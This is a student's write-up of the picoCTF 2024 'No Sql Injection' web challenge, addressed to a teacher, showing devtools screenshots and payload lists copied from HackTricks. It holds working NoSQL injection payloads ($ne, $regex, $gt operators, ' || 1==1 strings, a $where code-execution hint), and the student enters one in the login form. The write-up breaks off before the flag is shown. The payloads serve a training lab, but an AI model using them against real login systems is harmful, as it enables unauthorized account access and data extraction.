
picoCTF NoSQL Injection

Hi Teacher! This is how I've been able to solve this challenge:

I launched the instance and then clicked on the link to the site



No Sql Injection

Medium | Web Exploitation | picoCTF 2024 | browser_webshell_solvable

AUTHOR: NGIRIMANA SCHADRACK

Description


Can you try to get access to this website to get the flag?
You can download the source here.
The website is running here. Can you log in?

This challenge launches an instance on demand.
Its current status is: RUNNING
Instance Time Remaining: 29:51


4,494 users solved

93% Liked

And I got to this site right here:




I tried to enter admin-admin for email and password but, of course, wasn't able to get in. Instead I got this error message right here:


atlas.picoctf.net:57557 says

Invalid credentials

Then I went to the page code, but wasn't able to find anything in the script. So I went to Networks and tried to log in again and got this request:


atlas.picoctf.net:57557 says

Invalid credentials

Login

Email: admin


Password: •••••

Preserve log ✓ | Disable cache | No throttling

Name	Status	Protocol	Type	Initiator	Size	Time
login	200	http/1.1	fetch	(index):79	252 B	489 ms

1 requests | 252 B transferred | 17 B resources

Inside of it I got a response that said 'success : false'.


Login


Email: admin

Password: •••••

```
{"success":false}
```


1 requests | 252 B transferred | Line 1, Column 18

And inside a Payload I saw the email-password format



```
▼ {email: "admin", password: "admin"}
    email: "admin"
    password: "admin"
```

So I went to this site so see NoSQL commands


HackTricks - Boitatech
Search...
Ctrl + K
PENTESTING WEB
IDOR
JWT Vulnerabilities (Json Web Tokens)
NoSQL injection
LDAP Injection
Login Bypass
OAuth to Account takeover
Open Redirect
Parameter Pollution
PostMessage Vulnerabilities
Race Condition
Rate Limit Bypass
Registration Vulnerabilities
Regular expression Denial of Service - ReDoS
Reset/Forgotten Password Bypass
SAML Attacks
Powered by GitBook
Exploit
Basic authentication bypass
SQL - Mongo
Extract length information
Extract data information
SQL - Mongo
PHP Arbitrary Function Execution
Blind NoSQL
MongoDB Payloads
Tools
Brute-force login usernames and passwords from POST login
References
Was this helpful?

PENTESTING WEB

NoSQL injection

NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax.


Exploit

In PHP you can send an Array changing the sent parameter from *parameter=foo* to *parameter[arrName]=foo.*

The exploits are based in adding an **Operator**:

```
username[$ne]=1$password[$ne]=1 #<Not Equals>
username[$regex]=^adm$password[$ne]=1 #Check a <regular expression>, could be used to bru
username[$regex]=.{25}&pass[$ne]=1 #Use the <regex> to find the length of a value
username[$eq]=admin&password[$ne]=1 #<Equals>
username[$ne]=admin&pass[$lt]=s #<Less than>, Brute-force pass[$lt] to find more users
username[$ne]=admin&pass[$gt]=s #<Greater Than>
username[$nin][admin]=admin&username[$nin][test]=test&pass[$ne]=7 #<Matches non of the va
{ $where: "this.credits == this.debits" }#<IF>, can be used to execute code
```

And in this section I found this code, it said that the log in should work as long as the prompt is not empty:



HackTricks - Boitatech

PENTESTING WEB
- IDOR
- JWT Vulnerabilities (Json Web Tokens)
- NoSQL injection
- LDAP Injection
- Login Bypass
- OAuth to Account takeover
- Open Redirect
- Parameter Pollution
- PostMessage Vulnerabilities
- Race Condition
- Rate Limit Bypass
- Registration Vulnerabilities
- Regular expression Denial of Service - ReDoS
- Reset/Forgotten Password Bypass
- SAML Attacks

Powered by GitBook

```
{ $where: "this.credits == this.debits" }#<IF>, can be used to execute code
```

Basic authentication bypass

Using not equal ($ne) or greater ($gt)

```
#in URL
username[$ne]=toto&password[$ne]=toto
username[$regex]=.*&password[$regex]=.*
username[$exists]=true&password[$exists]=true

#in JSON
{"username": {"$ne": null}, "password": {"$ne": null} }
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"} }
{"username": {"$gt": undefined}, "password": {"$gt": undefined} }
```

SQL - Mongo

```
Normal sql: ' or 1=1-- -
Mongo sql: ' || 1==1//    or    ' || 1==1%00
```

Extract length information

```
username[$ne]=toto&password[$regex]=.{1}
username[$ne]=toto&password[$regex]=.{3}
```

Exploit
- Basic authentication bypass
- SQL - Mongo
- Extract length information
- Extract data information
- SQL - Mongo
- PHP Arbitrary Function Execution

Blind NoSQL

MongoDB Payloads


Tools

Brute-force login usernames and passwords from POST login

References

Was this helpful?

So, I quickly pasted the code inside the prompt



Login

Email: {"$ne":"null"}

Password: ••••••••••••••

